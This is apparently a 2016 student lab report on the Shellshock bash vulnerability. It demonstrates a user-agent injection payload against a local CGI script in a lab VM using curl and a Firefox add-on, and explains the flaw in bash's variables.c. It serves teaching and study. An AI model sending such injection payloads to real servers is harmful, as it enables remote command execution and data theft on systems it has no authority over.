

**Title:** OS Security Shellshock

**Name:** Nate Nuval

**Class:** CPSC 405 Operating Systems

**Instructor:** Andrew Marshall

**Date:** 11/22/2016


**Introduction:** The purpose of this lab was to explore the bash vulnerability nicknamed Shellshock. Shellshock was identified on September 24, 2014 and had gone unnoticed for years.

**Methodology:**

*1) Attack CGI Programs*


In this task, I launched a Shellshock attack on a web server using the VM, the command line, curl, and a CGI program. CGI is a standard method used by web servers to generate dynamic content.

Using vim, I wrote a simple CGI program, *myprog.cgi*, based on the lab write up.




```
SEEDUbuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
#!/bin/bash
echo "Content-type: text/plain"
echo
echo
echo "Hello World"
echo
echo ""
echo $HTTP_USER_AGENT
echo
echo
```

This program was then placed in the `/usr/lib/cgi-bin` directory. I used the command: `sudo chmod 755 myprog.cgi` to change the permissions of the file to allow it to be executed.



```
SEEDUbuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
[11/21/2016 07:34] seed@ubuntu:/usr/lib/cgi-bin$ ls -l
total 7980
-rwxr-xr-x 1 seed seed 119 Nov 19 12:36 myprog.cgi
lrwxrwxrwx 1 root root 29 Sep 15 2013 php -> /etc/alternatives/php-cgi-bin
-rwxr-xr-x 1 root root 8160168 Sep 4 2014 php5
-rw-rw-r-- 1 seed seed 26 Nov 19 12:11 test.txt
[11/21/2016 07:35] seed@ubuntu:/usr/lib/cgi-bin$
```

myprog.cgi can now be accessed through the web.




```
SEEDUbuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
[11/21/2016 07:35] seed@ubuntu:/usr/lib/cgi-bin$ curl http://localhost/cgi-bin/myprog.cgi
Hello World
curl/7.22.0 (i686-pc-linux-gnu) libcurl/7.22.0 OpenSSL/1.0.1 zlib/1.2.3.4 libidn/1.23 librtmp/2.3
[11/21/2016 07:35] seed@ubuntu:/usr/lib/cgi-bin$
```

Before the CGI script is executed, Bash is invoked. This is where the vulnerability lies. Bash allows you to define functions, which is stored in Bash's environment variables.

> export foo='() { echo Hello; };' *Here we have a function foo that prints out "Hello"*


> export foo='() { echo Hello; }; echo World' *Here we have additional code after the function definition. When Bash boots up it will automatically execute the additional code.*

Underlined in red is the curl command calling accessing the CGI script.




```
SEEDUbuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
[11/21/2016 07:36] seed@ubuntu:/usr/lib/cgi-bin$ curl -A "() { :; }; echo Content_type: text/plain; echo; /bin/ls -l /home/seed" http://localhost/cgi-bin/myprog.cgi
total 4544
drwxr-xr-x 4 seed seed 4096 Nov 19 14:14 Desktop
drwxr-xr-x 3 seed seed 4096 Dec 9 2015 Documents
```

The -A flag passes the User-Agent. This is immediately followed with a function declaration as well as two other "echo" commands mimicking the CGI program.




```
SEEDUbuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
[11/21/2016 07:36] seed@ubuntu:/usr/lib/cgi-bin$ curl -A "() { :; }; echo Content_type: text/plain; echo; /bin/ls -l /home/seed" http://localhost/cgi-bin/myprog.cgi
total 4544
drwxr-xr-x 4 seed seed 4096 Nov 19 14:14 Desktop
drwxr-xr-x 3 seed seed 4096 Dec 9 2015 Documents
```

Here is where I injected the commands that access the server.



```
SEEDUbuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
[11/21/2016 07:36] seed@ubuntu:/usr/lib/cgi-bin$ curl -A "() { :; }; echo Content_type: text/plain; echo; /bin/ls -l /home/seed" http://localhost/cgi-bin/myprog.cgi
total 4544
drwxr-xr-x 4 seed seed 4096 Nov 19 14:14 Desktop
drwxr-xr-x 3 seed seed 4096 Dec 9 2015 Documents
```

When this curl command is executed instead of printing the cgi program, it is hijacked by the ls command to print out the contents of the /home/seed directory.




The screenshot shows a terminal window titled "Ubuntu [Running] - Oracle VM VirtualBox". The user is at the prompt "seed@ubuntu: /usr/lib/cgi-bin\$". They enter the command: `curl -A "()" { ;; }; echo Content_type: text/plain; echo; /bin/ls -l /home/seed http://localhost/cgi-bin/myprog.cgi`. The output shows the directory listing of /home/seed, indicating the curl command was hijacked by the ls command. The output includes file permissions, owner, group, size, date, and filename for various files and directories.

```
[11/21/2016 07:36] seed@ubuntu: /usr/lib/cgi-bin$ curl -A "()" { ;; }; echo Content_type: text/plain; echo; /bin/ls -l /home/seed http://localhost/cgi-bin/myprog.cgi
total 4544
drwxr-xr-x  4 seed seed   4096 Nov 19 14:14 Desktop
drwxr-xr-x  3 seed seed   4096 Dec  9 2015 Documents
drwxr-xr-x  2 seed seed   4096 Nov 19 10:21 Downloads
drwxr-xr-x  2 seed seed   4096 Aug 13 2013 Music
drwxr-xr-x  2 seed seed   4096 Aug 25 2013 Pictures
drwxr-xr-x  2 seed seed   4096 Aug 13 2013 Public
drwxr-xr-x  2 seed seed   4096 Aug 13 2013 Templates
drwxr-xr-x  2 seed seed   4096 Aug 13 2013 Videos
drwxrwxr-x  6 seed seed   4096 Sep 16 2014 elggData
-rw-r--r--  1 seed seed   8445 Aug 13 2013 examples.desktop
drwxr-xr-x 24 root root   4096 Jan  9 2014 openssl-1.0.1
-rw-r--r--  1 root root 132483 Jan  9 2014 openssl_1.0.1-4ubuntu5.11.debian.tar.gz
-rw-r--r--  1 root root  2382 Jan  9 2014 openssl_1.0.1-4ubuntu5.11.dsc
-rw-r--r--  1 root root 4453920 Mar 22 2012 openssl_1.0.1.orig.tar.gz
drwxrwxr-x  2 seed seed   4096 Nov 19 13:47 temp
[11/21/2016 07:36] seed@ubuntu: /usr/lib/cgi-bin$
```

A person with malicious intent can use this bash bug to execute server compromising commands. With the correct curl command, a person add files, delete files, steal passwords, they can even commandeer control with a reverse shell.

## 2) Vulnerability in variables.c

The vulnerability in the variables.c file takes place within the initialization of shell variables.




The screenshot shows a code editor window titled "variables.c". The code is as follows:

```
304 /* Initialize the shell variables from the current environment.
305    If PRIVMODE is nonzero, don't import functions from ENV or
306    parse $SHELLOPTS. */
307 void
308 initialize_shell_variables (env, privmode)
309     char **env;
310     int privmode;
311 {
```

Underlined in red is where the vulnerability is located. The if statement checks if the privilege is equal to zero and if the pattern “() {” is present.

Ex: `foo = () { echo Hello; };`



```
339
340 /* If exported function, define it now. Don't import functions from
341 the environment in privileged mode. */
342 if (privmode == 0 && read_but_dont_execute == 0 && STREQN ("() {", string, 4))
343 {
344     string_length = strlen (string);
345     temp_string = (char *)xmalloc (3 + string_length + char_index);
346
347     strcpy (temp_string, name);
348     temp_string[char_index] = ' ';
349     strcpy (temp_string + char_index + 1, string);
350
351     parse_and_execute (temp_string, name, SEVAL_NONINT|SEVAL_NOHIST);
352 }
```

It then passes the string to the `parse_and_execute` function without checking if there is anything following the “(){}”.


Ex: `foo = () { echo Hello; }; echo "World";`

It reads the code written after the function declaration as a shell script and executes it immediately.

### 3) Attack through the Web

A Shellshock attack can be executed directly through a web browser.



Entering the location of the `myprog.cgi` file in the firefox web browser gives me this:




In order to launch the attack, I needed to change the user-agent from the web browser; the curl command used the `-A` flag. Firefox has add-ons that can complete this task.



Now that there is a way to change the user-agent through the browser, the next step was to actually change the user-agent.



By replacing this:



A dialog box titled "New User Agent" with a close button (X) in the top-left corner. It contains a text area for "Description" and several input fields for "User Agent", "App Code Name", "App Name", "App Version", "Platform", "Vendor", and "Vendor Sub". The "User Agent" field is highlighted with a red border and contains the text "Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) Gecko/20100101 Firefox/23.0". At the bottom right are "Cancel" and "OK" buttons.

**New User Agent**

The default user agent values are displayed below. Add a description and edit any of the values to create a new user agent.

Description:

User Agent:

App Code Name:

App Name:


App Version:

Platform:

Vendor:

Vendor Sub:

With everything that came after `curl -A` and before the address



A dialog box titled "Edit User Agent" with a close button (X) in the top-left corner. It contains a text area for "Description" and several input fields for "User Agent", "App Code Name", "App Name", "App Version", "Platform", "Vendor", and "Vendor Sub". The "User Agent" field is highlighted with a red border and contains the text "() { ;; }; echo Content-type: text/plain; echo; /bin/ls -l /home/seed". A red underline is drawn under the entire "User Agent" field. At the bottom right are "Cancel" and "OK" buttons.

**Edit User Agent**

Description:

User Agent:

App Code Name:

App Name:

App Version:


Platform:

Vendor:


Vendor Sub:

Will allow us to do the same thing as the CGI attack using curl. This will list out the contents of the `/home/seed` directory.

Now to execute the attack. In the browser switch the user-agent to the newly created one, I named my “shellshock”.



When you enter the address of a vulnerable server, the results are as follows:





**Conclusion:**

The fundamental problem of the Shellshock vulnerability is that it allows users to access a server and execute code from a remote location. Anyone with a web browser can execute this type of attack to a susceptible web server. With access to the server and certain scripts, a hacker can steal data, delete files, and even take over the shell.

This lab has shown me how dangerous a few lines of code can be. The hardest part was understanding the concepts. The actual implementation of the attack was relatively simple and quick. An operating systems programmer needs to think of all ways their code is exposed. Otherwise the smallest bug can become a huge vulnerability.